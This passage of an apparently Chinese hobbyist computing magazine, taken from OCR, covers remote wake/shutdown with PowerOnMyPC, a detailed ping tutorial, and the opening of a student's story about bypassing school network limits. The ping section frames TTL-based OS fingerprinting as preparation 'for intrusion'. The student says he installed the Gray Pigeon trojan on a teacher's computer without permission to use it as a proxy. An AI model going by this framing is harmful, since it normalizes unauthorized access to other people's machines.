


图4

在POD名称栏右侧点击“Manually Add A Computer”链接，表示手工添加需要执行远程控制的主机对象。在添加页面（如图5）中的“Machine Nickname”栏中输入该机的名称，在“Internal IP Address”栏中输入该机的IP，在“Computer MAC address”栏中输入该机的MAC地址，这一项目必须正确输入，其它项目可以不填。在“Boardcast Address”栏中输入其广播地址，在“Netmask”栏中输入掩码信息，在“Add computer for”栏中选择与之绑定的注册邮箱。最后点击“Add New Computer”按钮，完成该主机信息的添加操作。查看MAC地址的方法很简单，在CMD窗口中执行“ipconfig /all”命令即可。

按照上述方法，您可以在指定的POD中添加多个主机项目。这样，在账户管理页面中的就会按照不同的组名，POD名，显示与之绑定的所有主机项目，包括其名称，与之对应的邮箱等（如图6）。在对应主机项目的右侧点击“Edit”按钮，可以编辑其属性信息。




图5




图6

如何实现远程开关机操作呢？方法很简单，在主机列表中的“Wake select”列中使用不同的按钮关联对应的控制动作。点击与目标主机对应的绿色按钮，表示执行远程唤醒操作。点击红色的按钮，表示执行远程关机动作。这样，当需要启动目标主机时，点击与之对应的绿色按钮，PowerOnMyPC即可向其发送特殊的数据包，通过目标主机网卡的远程唤醒功能，来开启该主机。当使用完成后，点击红色的按钮，运行在该机中的PowerOnMyPC服务接到控制指令后，就可以自动关闭该机了。按照上述方法，您不管走到哪里，只要登录到您的PowerOnMyPC账户中，就可以灵活的批量控制远程主机的开启或者关闭状态。

Ping的完美应用

信徒

ping是每个人学习都必须接触到的命令，可是ping在多少人手中只是检测对方是否在线的工具，却并不知道ping的许多其他用途。

ping是电脑系统自带的一个可执行命令，可以用来检测网络是否通畅和网速的快慢，是必须学习而且掌握的一个命令。

ping的原理非常简单，利用本机向目标主机发送一个数据包，之后要求目标主机回复一个同样大小的数据包，以此来检测机器是否连通，及网速大小，对方主机的系统类型等等信息（如图1）。

```
C:\Documents and Settings\Administrator>ping 192.168.1.111

Pinging 192.168.1.111 with 32 bytes of data:

Reply from 192.168.1.111: bytes=32 time<1ms TTL=64
Reply from 192.168.1.111: bytes=32 time<1ms TTL=64
Reply from 192.168.1.111: bytes=32 time<1ms TTL=64
Reply from 192.168.1.111: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

图1

一、ping的基本用法

（1）ping网速

打开命令提示符窗口，

输入"ping xxx.xxx.xxx.xxx"

若一直出现"Request timed out"则表示网络不通。

若出现四行"Reply from xxx.xxx.xxx.xxx:bytes=32 time=xxms TTL=xx"则可以ping通，这里的"time=xxms"就是我们需要的数据，"time="后面的数字越小，则网速越快。若ping本机ip，那么time<1ms。

若"Request timed out"与"Reply from xxx.xxx.xxx.xxx:bytes=32 time=xxms TTL=xx"交替出现，则表示有丢包现象，网络不稳定。

（2）ping网卡工作状态

ping是验证网卡是否正常工作，电脑能否上网等的最简单方法。

输入"ping xxx.xxx.xxx.xxx"（本机ip）

若出现"Request timed out"则表示本地网卡未正常工作。

若连续四次出现"Reply from xxx.xxx.xxx.xxx:bytes=32 time=xxms TTL=xx"则表示本地网卡正常运行。

（3）验证DNS服务器

输入"ping 域名"

若返回"Unknown Host Name"则表示不能到达。

若返回"Request from xxx.xxx.xxx.xxx:bytes=32 time=xxms TTL=xx"则表示DNS服务器能正常将域名转化为ip地址，这样我们还可以顺便查看网站所使用的ip地址。

（4）判断目标主机的系统类型

通过ping目标ip，在对方返回的TTL值中，可以粗略的判断对方的系统类型，一般情况下，

100—130之间的为windows系统

240—255之间的为unix/linux

但是TTL值可以修改。

入侵之前可以先看下对方的系统类型，更好的达到入侵目的。

二、ping后返回的数据及分析

```
Ping statistics for 192.168.1.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

"bytes=32"表示ICMP中有32个字节的数据。

"time"表示往返时间

"sent"发送多少个秒包

"Received"受到多少回应包

"lost"丢失多少包

"Minmum"最小值

"maxmum"最大值

"Average"平均值

"Request timed out"

返回这种数据表示：

a 目标ip已关机，或网络上不存在该地址。

b 目标ip存在，但是对方设置了ICMP数据过渡，可以用

ping —a来检测对方，若获得对方的NetBios名称，则对方在线。

c 错误设置ip地址。

"Destination host unreachable"

表示网络出现故障。

"Bad IP address"

这个信息表明可能没有连接到DNS服务器，所以无法解析这个ip，也可能这个ip地址不存在。

"Source quench received"

这个信息比较特殊，出现的几率比较小，表示对方中途的服务器繁忙，无法应答。

"Unknown host"

不知名主机

"No answer"

无响应

"ping xxx.xxx.xxx.xxx"

ip为本机循环地址，ping不通则表明本地TCP/IP协议不能正常工作。

"transmit fail error,code10043"

10043网卡驱动不正常。

"Unknow host name"

DNS配置不正确。

三、"destination host unrea"与"time out"区别

如果经过所有的路由表中具有达到目标的路由表中具有达到目标的路由，而目标因为其他原因未达到，会出现"time out"，如果路由表中连达到目标的路由都没有，就会出现"destination host unreachable"下面举一个用ping命令来查找电脑故障的例子。

假设我的电脑：

网关：192.168.0.1

本机ip：192.168.0.11

DNS服务器ip：221.1.212.130

1.打开命令提示符窗口，输入"ping 192.168.0.11"若出现"Request timeout"则说明网卡不能正常工作。

2.输入"ping 192.168.0.1"若出现"Request timeout"则说明网络线路有问题。

3.输入任意域名，看能否转换为ip，例，输入"ping www.baidu.com"若出现"Unknown host name"则说明DNS配置出现问题。

4.输入任一域外主机ip，看数据包是能送出，输入"ping 61.135.169.125"若出现"Request timeout"则表面网关设置错误。

通过以上一系列的检查，就可以轻松找到电脑上不去网的根源所在，就可以轻松排除电脑故障。

四、ping的参数

```
Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet.
    -i TTL         Time To Live.
    -v TOS         Type Of Service.
    -r count       Record route for count hops.
    -s count       Timestamp for count hops.
    -j host-list   Loose source route along host-list.
    -k host-list   Strict source route along host-list.
    -w timeout     Timeout in milliseconds to wait for each reply.
```

—t

ping指定的ip，直到按ctrl＋c终止

—a

将地址解析为计算机别名

—n count

发送count指定ECHO数据包，默认值为4

—l length

发送包含由length指定数据的ECHO数据包，默认为32字节，最大值为65,527

-f

在数据包中发送不分段标志，数据包就不会被路由上的网关分段，

—i ttl

将生存时间设置为ttl指定的值

—v tos

将服务类型设置为tos指定的值

—r count

在记录路由字段中记录传出和返回数据包的路由，counr可以指定最少一台，最多九台。

—s count

指定由count指定的时间戳。

—j computer—list

利用computer－list指定的计算机列表路由数据包连续使计算机可以被中间网管分隔，ip允许最大量为九。

－k computer－list

利用computer－list指定的计算机列表数据包，连续计算不能被中间网管分隔，ip允许最大数为九。

－w timeout

指定超时间隔，单位为毫秒

五、小结

以上为我所总结的ping命令的技巧应用，小命令里藏着大应用，不要简单的认为ping只是一个小小的可执行命令，其中的一些东西可能是一些人第一次听说，要充分利用我们自己已经掌握的技巧，这样才能完美我们的技术！

打开局域网中的一扇天窗

学校网络的格局，大抵都是一样的。一个局域网囊括所有计算机，但只有老师办公能连到外网。我的学校也是如此，教室和机房都无法连接外网，只能连接局域网，教师电脑即连接局域网，也连接外网。

作为寄读的高中生，碰电脑的机会本来就少，上电脑课又不能上网，这是令我无法忍受的，左思右想了半个月，终于让我找到办法，打开了局域网中的一扇天窗。

想法很简单，做http代理或socks代理，第一个想到的就是灰鸽子，它支持上述两种代理（如图1）。




图1

我也跑去老师电脑上试了，确实可以成功代理，但十分不稳定，效果也很差，最关键的是，运行没一分钟，就被云查杀给秒了，而且给老师装木马也不好。经过一个下午的搜索，终于找到一款不错的代理软件。名字是CCProxy（如图2）。

